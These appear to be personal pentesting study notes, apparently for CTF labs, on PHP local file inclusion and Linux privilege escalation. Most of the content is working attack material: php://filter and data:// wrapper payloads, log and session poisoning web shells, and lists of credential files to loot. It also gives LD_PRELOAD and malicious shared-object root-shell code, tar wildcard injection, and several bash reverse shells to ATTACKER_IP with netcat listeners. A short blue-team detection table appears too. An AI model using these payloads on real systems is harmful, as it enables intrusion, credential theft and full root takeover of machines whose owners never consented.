| shell.php%00.jpg | Extension confusion |

Works mostly on:

- Old PHP (<5.3.4)
- Legacy systems

7. PHP Wrappers Master Notes

php://filter

File Read via Base64

| Payload | Result |
|---|------------------|
| php://filter/convert.base64-encode/resource=/etc/passwd | Encoded passwd |
| php://filter/convert.base64-encode/resource=index.php | Read source code |

String Filters

| Payload | Effect |
|---|-------------|
| php://filter/string.rot13/resource=index.php | ROT13 |
| php://filter/string.toupper/resource=index.php | Uppercase |
| php://filter/string.tolower/resource=index.php | Lowercase |
| php://filter/string.strip_tags/resource=index.php | Remove HTML |

Compression Filters

| Payload | Purpose |
|--|------------|
| php://filter/zlib.deflate/resource=index.php | Compress |
| php://filter/zlib.inflate/resource=file.gz | Decompress |

data:// Wrapper

Direct RCE

| Payload | Action |
|--|-------------------|
| data:text/plain,<?php phpinfo();?> | phpinfo execution |
| data:text/plain,<?php system(\$_GET['cmd']);?> | Command execution |

Base64 Encoded RCE

| Payload Structure |
|--|
| php://filter/convert.base64-decode/resource=data://text/plain;base64,BASE64PAYLOAD |

Example

PHP Payload

```
<?php system($_GET['cmd']); ?>
```

Base64

```
PD9waHAgc3lzdGVtKCRfR0VUWydkbWQnXSk7ID8+
```

Final Exploit

```
php://filter/convert.base64-decode/resource=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydkbWQnXSk7ID8+
```

Then:

```
&cmd=id
```

expect:// Wrapper

Direct Command Execution

| Payload | Result |
|-----------------|--------------|
| expect://id | Execute id |
| expect://whoami | Current user |

Requires:

- ◇ expect extension enabled

Rare but critical.

zip:// Wrapper

ZIP Archive Exploitation

| Payload | Action |
|-----------------------------|------------------------|
| zip://shell.jpg%23shell.php | Execute PHP inside ZIP |

Technique:

1. Create ZIP containing shell.php
2. Rename ZIP → shell.jpg
3. Upload
4. Include using zip://

phar:// Wrapper

Deserialization Attacks

| Payload | Goal |
|--------------------------|--------------------------|
| phar://evil.jpg/test.txt | Trigger deserializa-tion |

Used heavily in:

- ◇ Laravel
- ◇ WordPress plugins
- ◇ CMS ecosystems

input:// Wrapper

POST Body Execution

| Payload | Purpose |
|-------------|-------------------|
| php://input | Execute POST body |

Request

```
POST /vuln.php?page=php://input
```

```
<?php system('id'); ?>
```

8. LFI → RCE Escalation Techniques

Session Poisoning

Steps

| Step | Action |
|------|-------------------------|
| 1 | Inject PHP into session |
| 2 | Locate session file |
| 3 | Include session via LFI |
| 4 | Execute payload |

Common Session Paths

| OS | Path |
|---------|------------------------|
| Linux | /var/lib/php/sessions/ |
| Debian | /var/lib/php/sessions/ |
| CentOS | /var/lib/php/session/ |
| Windows | C:\Windows\Temp\ |

Session Payload

```
<?php system($_GET['cmd']); ?>
```

Log Poisoning

Common Log Locations

| Service | Path |
|---------|-----------------------------|
| Apache | /var/log/apache2/access.log |
| Apache | /var/log/httpd/access_log |
| Nginx | /var/log/nginx/access.log |
| SSH | /var/log/auth.log |

User-Agent Poisoning

Request

```
User-Agent: <?php system($_GET['cmd']); ?>
```

Then:

```
?page=/var/log/apache2/access.log&cmd=id
```

Netcat Poisoning

```
nc target.com 80
<?php system($_GET['cmd']); ?>
```

/proc/self/envron Poisoning

Exploit

Inject:

```
User-Agent: <?php system($_GET['cmd']); ?>
```

Then:

```
?page=/proc/self/envron&cmd=id
```

Works on:

- ◇ Apache prefork sometimes
- ◇ Misconfigured PHP-FPM

9. Base Directory Breakout Bypasses

Bypass Examples

| Filter | Bypass |
|------------------------|--------------------------------------|
| Blocks ../../ | ../../../../ |
| Requires /var/www/html | /var/www/html/../../../../etc/passwd |
| Removes ../ |// |
| Blacklists slash | %2f |
| Blacklists dots | %2e |

10. File Discovery Targets

Linux Loot Files

| File | Why Important |
|---------------|-----------------|
| /etc/passwd | Users |
| /etc/shadow | Password hashes |
| ~/.ssh/id_rsa | SSH keys |
| .env | Secrets |
| config.php | DB creds |
| wp-config.php | WordPress creds |
| .git/config | Repo info |
| .htaccess | Rewrite rules |

Framework-Specific Secrets

Laravel

| File | Contents |
|--------------------------|-------------------|
| .env | APP_KEY, DB creds |
| storage/logs/laravel.log | Logs |

WordPress

| File | Contents |
|---------------|----------------|
| wp-config.php | DB creds |
| debug.log | Sensitive logs |

Django

| File | Contents |
|-------------|------------|
| settings.py | SECRET_KEY |

11. Detection Indicators

Signs of LFI

| Indicator | Meaning |
|-----------------------|-------------------|
| include() warning | File inclusion |
| failed to open stream | Path issue |
| Permission denied | Valid path |
| Base64 output | Wrapper works |
| PHP code rendered | Source disclosure |
| PHP executed | RCE achieved |

12. WAF Bypass Techniques

| Technique | Example |
|-----------------|-----------------------------------|
| Double encoding | %252e%252e%252f |
| Mixed encoding | ..%2f |
| Slash inflation | ../ |
| UTF encoding | %c0%af |
| Case mutation | pHp://FiLtEr |
| Nested wrappers | php://filter/resource=php://input |

13. Real-World Exploitation Flow

Professional Workflow

Phase 1 — Detection

```
?page=../../../../etc/passwd
```

Phase 2 — Source Disclosure

```
?page=php://filter/convert.base64-encode/resource=index.php
```

Decode:

```
base64 -d
```

Phase 3 — Find Uploads/Logs

Look for:

- ◇ upload dirs
- ◇ temp dirs
- ◇ logs
- ◇ sessions

Phase 4 — RCE Escalation

Try:

1. Log poisoning
2. Session poisoning
3. data://
4. php://input
5. zip://

Phase 5 — Stable Shell

Simple Reverse Shell

```
<?php system("bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'"); ?>
```

Listener:

```
nc -lvnp 4444
```

14. Defensive Weaknesses Hackers Look For

| Weak Defence | Bypass |
|--------------------|----------------|
| Blacklist filters | Encoding |
| String replacement | Obfuscation |
| Extension forcing | Null byte |
| Base path checks | Breakout |
| WAF regex | Mixed encoding |

15. Fast Testing Checklist

Quick Checklist

Detection

- ◇ Test ../
- ◇ Test encoded traversal
- ◇ Test absolute paths
- ◇ Check error leakage

Wrappers

- ◇ php://filter
- ◇ data://
- ◇ input://
- ◇ zip://
- ◇ phar://
- ◇ expect://

RCE

- ◇ Log poisoning
- ◇ Session poisoning
- ◇ /proc/self/environ
- ◇ Upload + include

Loot

- ◇ .env
- ◇ wp-config.php
- ◇ config.php
- ◇ SSH keys
- ◇ Logs
- ◇ Session files

16. Important Real-World Notes

Modern Reality

| Reality | Impact |
|------------------------------------|-----------------------|
| RFI mostly disabled | allow_url_include=Off |
| LFI still common | Especially PHP apps |
| Wrappers often forgotten | Huge attack surface |
| Logs/session poisoning still works | Legacy infra |
| Containers change paths | Dockerized apps |

17. High-Value Automation Commands

ffuf

```
ffuf -u "http://target/page=FUZZ" -w lfi.txt
```

wfuzz

```
wfuzz -c -z file,lfi.txt http://target/index.php?page=FUZZ
```

Burp Payload Processing

Useful for:

- ◇ URL encoding
- ◇ Double encoding
- ◇ Base64

18. Blue-Team Detection Indicators

What Defenders Monitor

| Indicator | Suspicious Pattern |
|----------------------|--------------------|
| ../ | Traversal |
| php:// | Wrapper abuse |
| data:// | Inline payload |
| access.log inclusion | Poisoning |
| Base64 blobs | Encoded payload |
| Multiple 404s | Enumeration |

19. Final Mental Model

LFI Exploitation Ladder

```
Traversal
  ↓
File Read
  ↓
Source Disclosure
  ↓
Credential Theft
  ↓
Log/Session Poisoning
  ↓
Code Execution
  ↓
Reverse Shell
  ↓
Privilege Escalation
```

20. Most Important Payloads (Must Memorize)

Universal Essentials

../../../../etc/passwd

php://filter/convert.base64-encode/resource=index.php

data:text/plain,<?php system(\$_GET['cmd']);?>

?page=/var/log/apache2/access.log&cmd=id

?page=/proc/self/environ&cmd=id

php://input

zip://shell.jpg%23shell.php

Wrappers

To control what to do with file:

read source code

execute

PHP Wrappers:

| | |
|---|---|
| php://
filter/
convert.b-
ase64-
encode/
resource=
.htaccess | UmV3cmI0
ZUVuZ2lu-
ZSBvbGp-
PcHRpb25
zIC1Jbm-
RleGVz |
| php://filter/
string.rot13
/
resource=.
htaccess | ErjevgrRatv-
ar ba
Bcgybaf
-Vaqrkrf |
| php://filter/
string.toup-
per/
resource=.
htaccess | REWRITEEE-
NGINE ON
OPTIONS
-INDEXES |
| php://filter/
string.tolo-
wer/
resource=.
htaccess | rewriteengi-
ne on
options
-indexes |
| php://filter/
string.strip_
tags/
resource=.
htaccess | RewriteEng-
ine on
Options
-Indexes |
| No filter
applied | RewriteEng-
ine on
Options
-Indexes |

Data Wrappers:

```
data:text/plain,<?php%20phpinfo();%20?>
```


Priv Esc

linux

- **hostname**
 - ◇ returns hostname of target machine(can be changed)
- **uname -a**
 - ◇ provides details about kernel used by system
- **cat /proc/version**
 - ◇ additional info about kernel and data such as a compiler(e.g. gcc) is installed
- **cat /etc/issue**
 - ◇ system file(can be linux type(or distro))
- **ps**
 - ◇ PID: unique process ID
 - ◇ TTY: Terminal type used by user
 - ◇ Time: amount of CPU Time used by process
 - ◇ CMD: command or executeable running
 - -A to view all running processes
 - **axjf** shows tree
- **env**
 - ◇ shows environmental variables
 - echo \$var (prints value)
- **sudo -l**
 - ◇ list all commands your user can run using **sudo**
- **ls**
 - ◇ lists all the contents of current directory
 - -la prints add. info
- **id <user>**
 - ◇ provides overview of user's priv level and groups
 - ◇ can be used to see other users info
- **cat /etc/passwd**
 - ◇ shows all users and related info
 - ◇ cat /etc/passwd | cut -d ":" -f 1
 - ◇ grep home
 - for real users
- **history**
 - ◇ shows executed commands
- **ifconfig**
 - ◇ can be useful to identify if system is a pivot point
 - ◇ ip route
- **netstat**
 - ◇ -a lists all listening ports and established connections
 - ◇ -at lists TCP protocols
 - ◇ -au lists UDP protocols
 - ◇ -l lists all ports listening
 - ◇ -lt lists all TCP ports
 - ◇ -s list network stats by protocol
 - ◇ -st list tcp
 - ◇ -tp list connections with service name and PID info

- ◇ -ltp
- ◇ -i shows interface stats
- ◇ -ano (all sockets, don't resolve names, display timers)
- [find](#)
- [automated enumeration tools](#)
- kernel level exploitation
 - ◇ find kernel version and check for vuln
 - ◇ usually automated
 - ◇ use cvedetails.com, searchsploit, exploit.db, github to fetch exploits and choose best one
 - ◇ go to /tmp and use **wget** to get from website if internet available else use own python server and get the exploit code
 - ◇ compile according to exploit gcc usually or run by python if .py
 - ◇ try to compile exploit on target to avoid any library or module mismatches
- **Sudo**
 - ◇ <https://gtfobins.github.io/> (a valuable source provides information on how any program, on which you may have sudo rights, can be used.)
 - ◇ **Leverage application functions**
 - Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.
 - In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (: specify an alternate ServerConfigFile)
 - Loading the file using this option will result in an error message that includes the first line of the file.
 - In short
 - If exploit is not available then we can use features of an application such as Appache2 as an option which has -f flag to oad a configFile but here we can force it to load **/etc/shadow** file to load and it will display error along with first line of file causing it to reveal sensitive info .
 - we can crack the hash found in this
 - ◇ **LD_PRELOAD**
 - LD_PRELOAD lets a program load your custom .so library before normal libraries.
 - Priv-esc works only if sudo allows LD_PRELOAD.
 - Run `sudo -l` to check permissions.
 - If `env_keep += "LD_PRELOAD"` is shown, sudo will keep this variable.
 - If this line is missing → LD_PRELOAD exploit will NOT work.
 - If sudo returns "LD_PRELOAD not permitted" → exploit will NOT work.
 - You must also have at least one program that you can run with sudo.
 - If no sudo commands are allowed → you cannot trigger the exploit.
 - If a program like `find`, `apache2`, etc. is allowed → you can attach LD_PRELOAD to it.
 - Write a C file that spawns a root shell inside the `_init()` function.
 - `#include <stdio.h>`
 - `#include <sys/types.h>`
 - `#include <stdlib.h>`
 -
 - `void _init() {`
 - `unsetenv("LD_PRELOAD");`
 - `setgid(0);`
 - `setuid(0);`

```
system("/bin/bash");
}
```

- Compile it into a shared object using: `gcc -fPIC -shared -o shell.so shell.c -nostartfiles.`
- Run the sudo command with your library: `sudo LD_PRELOAD=./shell.so find.`
- Sudo loads your library first, `_init()` runs, UID/GID become 0 → root shell appears.
- LD_PRELOAD will not work on normal SUID binaries because it gets ignored when real UID ≠ effective UID.
- This exploit only works through sudo, not through regular SUID programs.
- Final rule: LD_PRELOAD must be allowed + kept + sudo command available → root.
- If any one of these is missing → exploit cannot work.
- (**sudo nmap --interactive**)
- **SUID**
- **Capabilities**
 - ◊ **getcap -r / 2>/dev/null**
 - scan the entire system for capability-enabled binaries
 - 2>/dev/null helps to remove the error and display info
 - if **cap_setuid+ep** is enabled we can create a `suid(0)` (root)
 - `./<binary (like vim,view etc. upon which cap_setuid+ep is enabled)> -c ':py3 (use py if py3 doesn't work) import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`
- **Cron Jobs**
 - ◊ if you can **cat /etc/crontab** (system wide cron table)
 - check for the those binaries or scripts created by root or has root ownership
 - check if you have rw permissions for that script or program
 - if you have permissions, then add a rev shell in that script like this
 - `bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1`
 - Start listener on attacker
 - ⇒ `nc -lvnp 4444`
 - wait for the time to get connection
- **PATH**
 - ◊ Prereqs:
 - Program calls a command without full path.
 - Program is SUID root (or runs as root).
 - You can modify PATH.
 - You have at least one writable folder.
 - Writable folder is in PATH or can be added.
 - You can create a fake binary with same name.
 - Program actually executes that command.
 - No security controls blocking your binary.
- NFS:
 - ◊ **cat /etc/exports**
 - shows shared folders (if u r on target)
 - ◊ **showmount -e <target IP>** (from attacker)
 - if any folder has `(no_root_squash)`
 - ◊ NFS PE only works if:
 - NFS server exists
 - `/etc/exports` readable
 - Share is rw
 - **no_root_squash misconfigured**
 - Attacker can mount share
 - Can create files

- Target runs files from share
- UID mapping not restricted
- SUID not blocked
- Attacker can compile/upload binaries

find

Find SUID files:

◇ `find / -type f -perm -04000 -ls 2>/dev/null`

`find <directory> -type f{type file} -name "*.txt"`

Find files:

- `find . -name flag1.txt`: find the file named "flag1.txt" in the current directory
- `find /home -name flag1.txt`: find the file names "flag1.txt" in the /home directory
- `find / -type d -name config`: find the directory named config under "/"
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user "frank" under "/home"
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
- `find / -amin -60`: find files accesses within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

Folders and files that can be written to or executed from:

- `find / -writable -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -222 -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -o w -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -o x -type d 2>/dev/null`: Find world-executable folders

Find development tools and supported languages:

- ◇ `find / -name perl*`
- ◇ `find / -name python*`
- ◇ `find / -name gcc*`

Find specific file permissions:

- `find / -perm -u=s -type f 2>/dev/null`: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

auto enum tools

Kernel ki **types**:

- **Monolithic kernel:** Sab functions ek hi large program mein hote hain (Linux kernel iska example hai).
- **Microkernel:** Sirf core functions kernel mein hote hain, baaki services user space mein chalti hain (jaise MINIX).
- **LinPeas:** <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- **LinEnum:** <https://github.com/rebootuser/LinEnum>
- **LES (Linux Exploit Suggester):** <https://github.com/mzet-/linux-exploit-suggester>
- **Linux Smart Enumeration:** <https://github.com/diego-treitos/linux-smart-enumeration>
- **Linux Priv Checker:** <https://github.com/linted/linuxprivchecker>
- Dirty Cow:
 - ◇ Priv esc vuln in Linux Kernal
 - ◇ Exploit:
 - <https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>
- <https://www.cvedetails.com/>
 - ◇ site to fetch vulns for kernel
- exploit.db

Sudo

for vi:

```
sudo vi
then :!sh
```

```
james@agent-sudo:~$ sudo -l
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

If user is allowed to use a command as any other user using sudo but here he can't run this as root:

We tried this `sudo -u#-1 /bin/bash`

◇ `-u#-1`

- This is the trickiest part of the command that bypasses the security check:
- `-u`: This flag tells sudo to run the command as a specific **user**.
- `#`: This symbol tells sudo that the next value is a **User ID number (UID)**, not a username (like "admin").
- `-1`: This is the User ID you are requesting.

- **The Logic:** In computer systems, the User ID **0** belongs to **Root**. The sudo configuration `!root` blocks you from using ID 0.

- **The Bug:** However, due to a programming flaw, when you input `-1`, the sudo program does not recognize it as "0" during the check, so it allows the command to proceed. But when the system actually executes the command, it translates ID `-1` into ID **0** (Root).

◇ `/bin/bash`

- This is the command you want to run. It simply opens a new **Bash Shell**.

SUID

- ◇ Linux controls privileges using file permissions (read, write, execute).
- ◇ SUID = Set-User ID; SGID = Set-Group ID.
- ◇ SUID makes a file run with the **file owner's permissions**.
- ◇ SGID makes a file run with the **file's group permissions**.
- ◇ When SUID is set, the execute bit shows **s** instead of **x**.
- ◇ SUID on a root-owned file means a normal user temporarily gets **root-level power** when running that file.
- ◇ SGID works the same but applies the **group owner's privileges**.
- ◇ You can find SUID binaries using:

```
find / -type f -perm -04000 -ls 2>/dev/null
```
- ◇ SUID files are dangerous because they run with elevated privileges.
- ◇ Privilege escalation often involves finding a SUID binary owned by root.
- ◇ If the SUID binary lets you read files, you can access restricted files like `/etc/shadow`.
- ◇ If it lets you write files, you can modify system files like `/etc/passwd`.
- ◇ If it can execute commands, you can spawn a **root shell**.
- ◇ Attackers look for misconfigured SUID binaries to escalate privileges.
- ◇ Once exploited, SUID escalation gives full control over the system.

◇

If a text editor (like nano, vim, less, view) has SUID root

1. SUID means the program runs with the **file owner's privileges** (root).
2. A SUID text editor lets a normal user **read root-only files**.
3. Using this, restricted files like `/etc/shadow` become readable.
4. Once you see `/etc/shadow`, you can extract password hashes.
5. Combine `/etc/passwd` + `/etc/shadow` using `unshadow` (John requires both).
6. Crack the hashes with John to recover actual passwords.
7. If the root user's password is cracked, privilege escalation → **root access**.

◆ If the SUID binary allows editing (like nano, vim)

1. A SUID editor can also let you **edit system files** as root.
2. Editing `/etc/passwd` is a common privilege-escalation vector.
3. You can add a new user entry with UID 0 (root-level privileges).
4. This bypasses password cracking entirely.
5. After adding the entry, switching to that user gives root shell.

◆ OpenSSL method for creating a password hash

1. Creating a password hash with OpenSSL lets you add a controlled entry to `/etc/passwd`.
2. The hash is safe because it does not reveal the plaintext password.
3. You place the generated hash into a new user line in `/etc/passwd`.
4. If the user has UID 0 and shell = `/bin/bash`, the system treats it as root.
5. Logging into this fake root-level account gives full system access.

◆ If any SUID program can read arbitrary files

1. Even simple readers (cat, base64, strings, head) become dangerous with SUID.
2. Because they run as root, they can reveal protected files.
3. Information leakage → hashes → password cracking → root escalation.

◆ Summary

1. SUID = temporary root power → misuse allows privilege escalation.
2. Text editors/readers with SUID enable reading or modifying system files.
3. From these files, you can either **crack a hash** or **add your own root user**.
4. Both paths lead to full-privileged root access in CTF environments.

🔥 SUID Shared Object Injection – Ready-to-Use Notes

✅ 1. What is this vector?

Some SUID binaries do **not** give shell access and do **not** allow command execution. Instead, they **load shared libraries (.so files)** when running. If the SUID binary tries to load a **missing** library from a **writable** location,

you can place a **malicious .so** there and get **root when the binary loads it**.



2. What You Need to Look For

These 3 conditions must be true:



1 SUID binary exists

Find SUID binaries:

```
find / -type f -perm -4000 2>/dev/null
```



2 SUID binary loads a library

Use strace:

```
strace /path/to/suid-binary 2>&1 | grep -i -E "open|access|no such"
```

Look for:

- Missing .so files
- Loaded from your HOME or other writable folders
- Example:

```
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT
```



3 Folder is writable

Check if writable:

```
ls -ld /home/user/.config
```

Or global search:

```
find / -writable 2>/dev/null
```

If writable → exploitable.

✓ 3. When is this exploitable? (Checklist)

- ✓ SUID bit is set (runs as root)
 - ✓ Binary loads missing library
 - ✓ Library path is writable by you
 - ✓ You can write/upload .so file
 - ✓ SUID binary does NOT sanitize library path
- If all true → **root**.

🚀 4. How to Exploit (Step-By-Step)

Step 1: Create directory if missing

```
mkdir -p /home/user/.config
```

Step 2: Write malicious .so

File: **libcalc.c**

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash");
}
```

Step 3: Compile malicious library

```
gcc -shared -fPIC -o /home/user/.config/libcalc.so libcalc.c
```

Step 4: Run the SUID binary

```
/usr/local/bin/suid-so
```

Step 5: Execute your root shell

```
/tmp/bash -p
```

Now you are root.

5. Why Does This Work?

- ◇ SUID binary runs **as root**
- ◇ It loads libraries **before main() runs**
- ◇ If binary loads your `.so`, your code runs **as root**
- ◇ Constructor function runs automatically:
 - Before the program runs
 - Without calling any function in the binary
- ◇ Your constructor creates a SUID bash in `/tmp`
- ◇ You launch bash → **root shell**

6. How to Quickly Spot This in CTF or Pentest

Always follow these steps:

Step 1 — List SUID binaries

```
find / -type f -perm -4000 2>/dev/null
```

Step 2 — For unknown binaries, run strace

```
strace <binary> 2>&1 | grep -iE "open|access|no such"
```

🔪 Step 3 — Look for:

- ◇ Missing .so library
- ◇ Loaded from user-writable directory
- ◇ Example:

```
/home/user/.config/libcalc.so
```

🔪 Step 4 — Check directory permissions

```
ls -ld /home/user/.config
```

🔪 Step 5 — If writable → Exploit

🧠 7. Quick Summary (Short Notes for Revision)

Definition:

SUID program loads a missing library from a writable directory → attacker injects malicious .so → code executes as root.

Indicators:

- ◇ SUID binary
- ◇ Missing .so file
- ◇ Writable directory in library path
- ◇ strace shows library load attempt

Exploit Steps:

1. Make directory
2. Write malicious .so
3. Compile with `gcc -shared -fPIC`
4. Run SUID binary
5. Use SUID shell

✅ 1. Concept

- SUID bit allows a file to run **with the permissions of the file owner** (often root).

- If a SUID program interacts with **world-writable files**, **log files**, or **uses predictable file paths**, it may be exploitable using **symlinks**.
- Attacker creates a **symlink** → **sensitive file**, making the SUID program overwrite or read privileged files.



2. Detection (General Method)

Check SUID binaries:

```
find / -perm -4000 2>/dev/null
```

Look for writable directories/logs used by SUID programs:

```
find / -writable -type d 2>/dev/null
```

Check logrotate, backup scripts, or services running as root:

```
ps aux | grep logrotate  
grep -R "log" /etc/*
```



3. Exploitation (General Idea)

1. Identify a program (SUID or root-owned script) that writes to a **file you can influence**.

2. Replace the target file with a **symlink** pointing to a root-owned file.

3. Wait for the program/service (or logrotate) to run → it overwrites the file **as root**.

4. Gain root by overwriting:

◇ `/etc/passwd`

◇ `/etc/sudoers`

◇ `cron jobs`

◇ or spawning a root shell script

INSTANCE: nginx Logrotate SUID / Symlink Exploit Example

(Put this in your notes as a real case scenario)

Detection

◇ Check nginx version:

```
dpkg -l | grep nginx
```

◇ Vulnerable versions → allow log file symlink attacks.

Exploitation Steps (Summary)

Terminal 1 (as www-data for realism)

1. Switch to root (simulation for lab):

```
su root  
password: password123
```

1. Switch to www-data:

```
su -l www-data
```

1. Run the exploit script:

```
/home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log
```

◇ This script creates a symlink and waits for logrotate to run.

Terminal 2 (force log rotation manually)

1. Become root:

```
su root  
password123
```

1. Trigger log rotation:

```
invoke-rc.d nginx rotate >/dev/null 2>&1
```

Back to Terminal 1

◇ Exploit continues automatically.

◇ Confirm privilege escalation:

```
id
```

Why This Works (Very Short)

◇ nginx logrotate runs as **root**.

◇ We create a **symlink** from nginx log → a file we want to overwrite.

◇ When logrotate rotates logs, it **follows the symlink** and writes as root.

◇ This gives attacker root-level control.

Key Takeaways

◇ SUID/symlink exploits depend on **file write redirection**.

◇ Look for logs or files root rotates/writes.

◇ Symlink → trigger action → escalate.

Capabilities

1. Linux normally gives either **normal user** privileges or **full root** privileges.
2. Capabilities divide root privileges into **small pieces**.
3. A binary can be given only the exact permission it needs, without making the user root.
4. Capabilities allow specific privileged actions like reading protected files, binding low ports, or changing UID.
5. Admins use capabilities when a tool needs limited root-like power but the user should not become root.
6. Misconfigured capabilities can lead to **privilege escalation**.

Checking capabilities

1. You can list capabilities of a single binary using:

```
getcap <path>
```

2. You can scan the entire system for capability-enabled binaries using:

```
getcap -r /
```

3. This command produces many errors when run by a normal user.

4. Errors are hidden by redirecting them:

```
getcap -r / 2>/dev/null
```

5. You should check which binaries have capabilities like `cap_setuid`, `cap_dac_read_search`, or `cap_sys_admin`, as these are dangerous.

Why capabilities matter for privilege escalation

1. A capability may allow a binary to perform a privileged action **even when run by a normal user**.
2. If that privileged action can execute commands or change user ID, it becomes exploitable.
3. Some binaries with capabilities can spawn a root shell if misused.
4. These vulnerabilities **do not appear** in SUID scans, so capabilities must be enumerated separately.

Using GTFOBins

1. GTFOBins is a database of Linux binaries that can be abused for privilege escalation.
2. If you find a binary with capabilities, search that binary on GTFOBins.
3. Open the GTFOBins page and look specifically for the **"Capabilities"** section.
4. The page shows payloads that use the capability to execute root-level actions.
5. If the binary can run commands (via `:!bash`, `-c`, or `eval`), it can spawn a root shell.



Exploiting a vulnerable capability

1. If a binary has `cap_setuid+ep`, it can change its UID to root.
2. Running the GTFOBins capability payload may switch you to root inside the program.
3. For example, vim with capability can run: `vim -c ':!sh'` to get a root shell.
4. Any binary that can set UID or execute commands becomes a privilege escalation vector.
5. Exploitation depends on the capability and the binary's allowed functions.
6. Some capabilities allow file reading, which can leak sensitive files.
7. Some allow UID switching, which directly leads to root shells.
8. Some allow raw system operations that can be abused in creative ways.



Common dangerous capabilities

1. `cap_setuid` → lets a binary change user ID to root.
2. `cap_dac_read_search` → allows reading any file on system.
3. `cap_sys_admin` → extremely powerful, covers many root-only operations.
4. `cap_net_raw` → allows raw socket creation but sometimes chainable.
5. `cap_fowner` → allows overriding file permissions.



Important points

1. Capabilities often bypass normal user restrictions.
2. A binary with dangerous capabilities can be just as risky as a SUID binary.
3. Capability misconfigurations are rare but extremely powerful in CTFs.
4. Always check both SUID **and** capabilities during privesc enumeration.



Summary (Very Short)

1. Capabilities give limited root power to binaries.
2. Use `getcap -r / 2>/dev/null` to find them.
3. Check binary on GTFOBins under "Capabilities."
4. Run the GTFOBins payload to escalate privileges.
5. Dangerous capabilities allow root shells or file access.

6. Capabilities = another full privilege escalation vector.

Cron Jobs

1. What is a cron job?

- Cron jobs are scheduled tasks that run scripts or programs at specific times.
- Example: every minute, hourly, daily, weekly, etc.
- They run **with the privilege of the owner** of the cron job (often **root**).

2. Why cron jobs matter for privilege escalation?

- ◇ If a **root-owned cron job** runs a script that **we can edit**, then:
Our code runs as root.
- ◇ This gives root-level privilege escalation.

3. Where cron job configurations exist?

- ◇ **System-wide cron jobs:**

```
/etc/crontab
```

- ◇ **Hourly, Daily, Weekly scripts:**

```
/etc/cron.hourly/
```

```
/etc/cron.daily/
```

```
/etc/cron.weekly/
```

- ◇ **User-specific cron jobs:**

```
crontab -l (for the current user)
```

4. Important command to check system cron jobs

```
cat /etc/crontab
```

5. Key things to look for (very important)

Find a cron job that:

1. Runs as **root**
2. Runs a **script**
3. The script is **world-writable** OR **editable by our user**
→ This means we can modify it.

6. Example vulnerable cron configuration

```
* * * * * root /home/user/backup.sh
```

- ◇ Runs every minute
- ◇ Runs as **root**
- ◇ If `/home/user/backup.sh` is writable → **privilege escalation**

7. How to check if a script is writable?

```
ls -la /home/user/backup.sh
```

If it shows:

```
-rwxrwxr-x
```

or

```
-rw-rw-r--
```

and our user belongs to the group → it's exploitable.

8. How to exploit?

Modify the script and insert a **reverse shell** or **root shell** command.

Example reverse shell (classic):

```
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```

create payload using msfvenom:

```
msfvenom -p cmd/unix/reverse_netcat lhost=LOCALIP lport=8888 R
```

9. Start listener on attacker machine

```
nc -lvnp 4444
```

When cron executes the script, root connects back to us → **root shell**.

10. Another common vulnerability: missing script

Often companies:

- ◇ Create cron job
- ◇ Delete the script
- ◇ Forget to update cron

Example in `/etc/crontab`:

```
* * * * * root antivirus.sh
```

But `antivirus.sh` is missing.

Because PATH is used, cron will search these folders:

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

If we create a file named `antivirus.sh` in any PATH directory we can write to, then it will run as root.
Example:

```
echo '#!/bin/bash' > /home/user/antivirus.sh
echo 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' >> /home/user/antivirus.sh
chmod +x antivirus.sh
```

→ Cron runs it → root shell.

11. Tools inside cron scripts can also be exploited

If the script uses commands like:

- ◇ `tar`
- ◇ `7z`
- ◇ `rsync`
- ◇ `cp`
- ◇ `find`

These commands have **wildcard exploits**, giving arbitrary command execution as root.

Example:

If the script does:

```
tar -czf backup.tar.gz *
```

We can abuse tar wildcards:

```
echo 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' > shell.sh
chmod +x shell.sh
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=sh shell.sh'
```

Cron runs tar → our payload executed as root.

12. Summary (most important points)

◇ Cron jobs run with **owner's privileges** (root escalation possible)

◇ Look for:

- ✓ root-owned cron jobs
- ✓ writable scripts
- ✓ missing scripts
- ✓ wildcard vulnerabilities in the script

◇ Easiest escalation:

- ✓ inject reverse shell in writable cron script
- ✓ create a missing script with your payload
- ✓ exploit wildcard behavior of commands like tar, 7z, rsync

PATH

1 A vulnerable program must exist

- There must be a script or binary that runs another command **without full path**.

- Example:

```
system("thm");          // vulnerable
```

- It must NOT use:

```
/usr/bin/thm           // safe
```

if it's binary use:

```
strings, ltrace, strace to check if binary contains "system("thm")"
```

2 The vulnerable program must have SUID bit (or run as root)

```
find / -type f -perm -04000 -ls 2>/dev/null
```

- ◇ If the program runs as a normal user → no privilege gain.
- ◇ If it is **SUID root**, then whatever it executes will also run as root.
